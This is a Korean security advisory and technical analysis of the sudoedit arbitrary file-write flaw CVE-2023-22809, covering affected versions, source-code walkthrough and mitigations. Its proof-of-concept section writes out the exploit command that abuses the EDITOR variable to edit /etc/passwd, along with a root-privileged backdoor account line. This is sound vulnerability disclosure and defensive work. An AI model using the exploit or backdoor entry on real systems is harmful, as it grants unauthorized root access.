Research & Technique

sudoedit을 악용한 임의의 파일 쓰기 취약점(CVE-2023-22809)

■ 취약점 개요

2023년 1월, 특정 사용자의 권한으로 명령어를 실행할 수 있는 프로그램 sudo[1]에서 임의의 파일을 편집할 수 있는 취약점이 발견됐다.

CVE-2023-22809는 sudo 계열 명령어 중 파일 내용 수정을 담당하는 sudoedit 명령에서 발생한다. 사용자는 sudoedit 명령을 이용하여 관리자 권한으로 원하는 편집기를 열어 관리자가 허용한 문서 내용을 수정할 수 있다. 이때, 사용자 환경 변수의 인자를 처리하는 방식에서 검증이 미흡하여 "--" 인자 뒤의 모든 문자를 편집 대상 파일로 취급하기 때문에 취약점이 발생한다. 이 취약점을 활용하면 내부의 악의적인 사용자는 편집이 허용된 파일뿐만 아니라 임의의 파일을 편집해 시스템 설정 파일을 변경하거나, 루트 권한으로 상승이 가능하다.

NAC[2]나 DRM[3] 등의 솔루션을 운영하는 서버에서 해당 취약점이 발생될 경우 설정 파일 변경을 통해 핵심 솔루션들이 무력화될 수 있으므로 보안 담당자들의 각별한 주의가 필요하다.

■ 영향 받는 소프트웨어 버전

CVE-2023-22809에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
sudo	1.8.0~1.9.12p

※ 1.8.0 이전의 sudo 버전은 인자 처리 방식이 달라 영향을 받지 않는다.

1 sudo(su “do”)는 시스템 관리자가 권한을 위임하여 특정 사용자가 다른 사용자의 권한으로 명령을 실행할 수 있는 프로그램이다. 루트 계정의 패스워드를 공유하지 않아도 된다는 보안적인 장점과 플러그인 sudoers을 통해 정책 수정이 용이하다는 편의성으로 다수의 이용자가 존재하는 서버에서 활용한다.

2 NAC(Network Access Control, 네트워크접근통제)는 기업의 네트워크에 접속하는 다양한 기기의 단말 정보를 수집·식별·인증·통제하는 네트워크 보안 서비스이다.

3 DRM(Digital Rights Management, 디지털 저작권 관리)은 기업의 디지털 정보 자산의 유출 방지를 위해 허용되지 않은 접근 및 불법 복제를 제한하는 서비스이다.

■ 공격 시나리오

CVE-2023-22809를 이용한 공격 시나리오는 다음과 같다.




그림 1. 공격 시나리오

① 공격자는 취약한 서버 탐색 및 sudoers에 등록된 계정을 탈취한다.
② 공격자는 CVE-2023-22809 취약점을 이용해 허용된 파일 이외의 임의 파일(/etc/passwd)을 수정해 백도어를 생성한다.
③ 공격자는 백도어를 통해 PC 제어권을 탈취한다.
④ 공격자는 사용자의 중요 정보를 지속해서 획득할 수 있다.

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-22809의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.04.5 LTS Sudo version 1.8.31 Sudoers policy plugin version 1.8.31 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.31

※ Sudo 1.8.31 버전은 Ubuntu 20.04.5 LTS에 기본으로 내장되어 있는 버전이다.

■ 취약점 테스트

Step 1. 서버 정책 정보

테스트를 위해 설정한 디렉터리 및 파일 권한은 다음과 같다. eqstlab 그룹에 속한 사용자는 root 권한이 없기 때문에 Insight 파일을 변경할 수 없다.

이름	정보
rootDir	읽기만 가능한 root 소유의 디렉터리
Insight	root 사용자만 읽기/쓰기/실행이 가능한 파일

표 1. rootDir 디렉터리와 Insight 파일 권한

ls -al 를 통한 파일 확인 결과는 다음과 같다.

```
root@ubuntu:/home/ubuntu# ls -al /var/tmp | grep rootDir
dr--------  2 root root 4096 Feb 27 21:14 rootDir
root@ubuntu:/home/ubuntu# ls -al /var/tmp/rootDir/ | grep Insight
-rwx------  1 root root   24 Feb 27 01:42 Insight
```

그림 2. 파일 확인

eqstlab 그룹에 속한 eqstlab_user 의 정보는 다음과 같다.

```
$ id
uid=1001(eqstlab_user) gid=1001(eqstlab) groups=1001(eqstlab)
$
```

eqstlab 그룹에 속한 eqstlab_user 정보

그림 3. eqstlab_user 정보

서버 관리자는 eqstlab 그룹의 유저인 eqstlab_user 가 sudoedit 명령을 통해 Insight 파일을 수정 가능하도록 설정한다. 설정 값이 포함된 /etc/sudoers 의 파일 내용은 아래와 같다.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
%eqstlab ALL=(ALL:ALL) sudoedit /var/tmp/rootDir/Insight
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

그림 4. /etc/sudoers 설정 파일

Step 2. PoC 테스트

※ 공격 시 sudoedit 의 취약점을 활용하므로 sudoedit 으로 수정 가능한 Insight 파일이 필요하며, 이를 이용하여 접근 불가능한 파일을 수정할 수 있다.

Step 1) eqstlab_user 사용자는 sudoedit 명령을 통해 서버 관리자가 허용한 Insight 파일 편집이 가능함을 확인

명령어	$ sudoedit /var/tmp/rootDir/Insight

sudo -e: sudo 프로그램에서 편집을 수행하는 옵션으로 edit 을 의미하며 sudoedit 과 동일한 기능을 한다.




그림 5. sudoedit 활용 Insight 파일 수정 가능함 확인

Step 2) sudoedit 을 활용해 수정 권한이 없는 /etc/passwd 파일 수정 시도




그림 6. 권한 부족으로 인한 /etc/passwd 파일 수정 실패

Step 3) "--" 삽입을 통해 임의 파일 수정이 가능한 취약점을 이용하여 수정 불가능한 /etc/passwd 파일 수정 후 uid=0(root 권한)을 가진 EQSTLabBackdoor 백도어 계정을 생성

명령어	$ EDITOR='편집기 -- **[임의 파일]**' sudoedit **[허용 파일]** $ **EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight** 편집기 실행 후 /etc/passwd 파일에 EQSTLabBackdoor::0:0:/root:/bin/sh 입력 [계정 이름]:[패스워드]:[uid][guid]:[홈 디렉터리]:[쉘 주소]




그림 7. /etc/passwd 파일을 수정을 통한 root 권한의 EQSTLabBackdoor 계정 추가

Step 4) 계정 생성 확인 및 su 를 이용한 권한 상승




그림 8. 계정 생성 확인

■ 취약점 상세 분석

Step 1) 취약점 개요

시스템 관리자는 sudo 프로그램에 대한 보안 정책으로 sudoers 플러그인을 활용한다. sudoers 는 /etc/sudoers 파일에서 허용된 사용자만 명령어를 이용하도록 제한할 수 있다.

/etc/sudoers 파일은 5 가지의 필드로 구성되어 있으며 각 필드에 설명은 아래와 같다.

udoers 필드 설명	1 번 필드	유저(그룹)명	명령어 실행 권한을 줄 계정이나 그룹 명 설정 - 모두에게 줄 경우 ALL 을 사용
	2 번 필드	호스트	명령을 실행할 대상 서버나 IP - 모두에게 줄 경우 ALL 을 사용
	3 번 필드	실행 계정의 권한	명령어 실행 시, 명시된 계정의 권한으로 실행 - 생략 시 root 권한으로 실행
	4 번 필드	암호 설정 여부 [생략 가능]	NOPASSWD 옵션 설정 시 명령어 실행할 때 계정 암호 생략 가능
	5 번 필드	명령어	실행을 허용할 명령어 및 경로 - 모든 명령어를 허용할 경우 ALL 사용

표 2. sudoers 필드 설명

다음은 sudoers 필드에 관한 설정 예시이다. 아래의 설정 값은 모든 호스트에서 eqstlab 그룹의 모든 구성원이 파일 소유자의 권한으로 sudoedit을 이용하여 Insight 파일을 수정할 수 있도록 한다.

```
유저(그룹 )명  호스트 실행 권한 계정        명령어 및 경로
%eqstlab    ALL=(ALL:ALL)  sudoedit /var/tmp/rootDir/Insight
```

그림 9. /etc/sudoers 파일 예시

sudoedit 은 사용자가 SUDO_EDITOR, VISUAL, EDITOR 등의 환경 변수를 이용해 사용자가 원하는 편집기(ex. nano, vim 등)를 선택할 수 있는 기능을 제공한다. 아래는 사용자 환경 변수 중 EDITOR 를 호출해 vim 편집기로 파일 수정하는 명령어의 예시다.

```
$ EDITOR=vim sudoedit /var/tmp/rootDir/Insight
[sudo] password for eqstlab_user:
sudoedit: /var/tmp/rootDir/Insight unchanged
```

그림 10. 편집기 사용 환경 변수 사용 예제

편집기를 선택하는 환경 변수를 이용하여 sudoedit 명령 실행 시 시스템은 전달받은 파일 경로 앞에 "--"를 추가하여 파일로 인식한다. 이를 악용하기 위해 공격자는 편집하고자 하는 파일을 [--파일명] 형태로 인자를 전달한다. 특수 문자 필터링 및 구문 검사 로직이 존재하지 않기 때문에, 시스템은 공격자가 입력한 파일을 수정 대상으로 인식하여 관리자 권한으로 파일을 편집할 수 있는 취약점이 발생한다.

```
EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
```

Step 2) 상세 분석

환경 변수 설정을 통한 sudoedit 실행 시 아래와 같은 흐름으로 명령어를 처리한다.




그림 11. 환경 변수를 통한 sudoedit 명령어 수행 시 흐름도

sudoedit 은 정책을 관리하는 플러그인 sudoers 에서 정책이 정의된 sudouers_policy_main 함수를 호출한 뒤, 정책 조회 및 유효성 검사를 위해 sudoers_lookup 함수를 호출한다. 이때, 사용자가 입력으로 환경 변수를 통해 특정 편집기를 설정했다면 유효성 검사 이후 편집기 호출을 위한 find_editor 함수를 호출한다.

```
3   int
4   sudoers_policy_main(int argc, char * const argv[], int pwflag, char *env_add[],
5       bool verbose, void *closure)
6   {
7       // ...          유효성 검사
8       validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
9       pwflag);
10      // ...
11
12      if (ISSET(sudo_mode, MODE_EDIT)) {
13      //...
14      free(safe_cmnd);          사용자가 환경 변수를 설정했을 경우
15      safe_cmnd = find_editor(NewArgc - 1, NewArgv + 1, &edit_argc,
16          &edit_argv, NULL, &env_editor, false);
```

그림 12. find_editor 호출하는 코드

find_editor 함수는 사용자의 입력에서 환경 변수 SUDO_EDITOR, VISUAL, EDITOR 가 조회된 경우, 명령어를 해석하기 위해 resolve_editor 함수를 실행한다.




그림 13. 편집기 선택 및 명령어 전달함수 호출하는 코드

resolve_editor 함수는 사용자가 입력한 인자를 명령어와 파일로 구분하기 위해 파싱에 사용되는 구분 기호 "--"를 추가한다. 이후 최종 실행을 위해 sudo_edit 함수를 실행한다.





그림 14. 인자 중 파일에 "--"를 추가하는 resolve_editor 함수의 코드

sudo_edit 함수는 최종적으로 "--"를 기준으로, 오른쪽에 있는 모든 문자열을 처리할 파일 이름으로 간주하여 명령을 수행한다.




```
3   int
4   sudo_edit(struct command_details *command_details)
5   {
6       /* Find our temporary directory, one of /var/tmp, /usr/tmp, or /tmp
7       /* 사용자의 편집기는 "--" 옵션을 통해 편집할 파일과 분리됨*/
8         for (ap = command_details->argv; *ap != NULL; ap++) {
9       if (files)
10          nfiles++;
11      else if (strcmp(*ap, "--") == 0)
12          files = ap + 1;
13      else
14          editor_argc++;
15      }
```

그림 15. 편집할 파일 선택 함수

CVE-2023-22809 취약점은 사용자가 프론트에서 편집기 선택을 위한 환경 변수에 구분 기호인 "--"를 추가해 “EDITOR=’vim -- **/공격 파일**’”과 같은 형태로 명령을 삽입하면 sudoedit 에서 내부의 처리 로직을 거치면서 아래와 같이 해석하게 된다.

```
vim -- /공격 파일 -- /허용 편집 대상
```

이를 활용해 “EDITOR=’vim -- /etc/passwd’ sudoedit /tmp/var/rootDir/Insight” 명령을 실행하면 /etc/passwd 와 /tmp/var/rootDir/Insight 가 수정할 파일로 인식되어 수정 권한이 없는/etc/passwd 파일을 수정할 수 있다.

■ 대응 방안

CVE-2023-22809 취약점을 대응하고자 사용자가 편집기를 호출할 시 "--" 인자의 포함 여부를 확인하는 검사 로직을 추가하여 sudo 1.9.12p2 버전에 보안패치를 적용하였다.

```
if (strcmp(nargv[nargc], "--") == 0) {
    sudo_warnx(U_("ignoring editor: %.*s"), (int)edlen, ed);
    sudo_warnx("%s", U_("editor arguments may not contain \"--\""));
    errno = EINVAL;
    goto bad;
}
```

전달받은 인수에서 -- 문자열이 포함되었는지 검사하는 로직 추가

그림 16. 사용자에게 전달받은 인자에서 "--"가 포함되었는지 검사하는 코드

만약 불가피하게 업데이트를 할 수 없는 경우 패치 적용 전까지 /etc/sudoers 파일에 아래 행을 추가하여 사용자의 편집기 지정 호출기능을 막을 수 있다.

```
Defaults!sudoedit       env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
Defaults!sudoedit       env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

그림 17. /etc/sudoers 에서 편집기 지정 환경 변수 금지 추가

또한, /etc/sudoers 파일에서 별칭 기능 Cmnd_Alias 를 통해서 사용자의 편집기 선택 사용을 제한할 수 있다.

```
Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

```
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"
#Defaults!sudoedit      env_delete+="SUDO_EDITOR VISUAL EDITOR"

Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

그림 18. Cmnd_Alias 를 통한 편집기 지정 환경 변수 금지

편집기 지정 환경 변수를 제외한 후, 취약점을 시도해보면 EDITOR 환경 변수가 동작하지 않아 허용된 편집 대상인 Insight 파일만 사용자의 기본 편집기로 수정이 가능한 것을 확인할 수 있다.

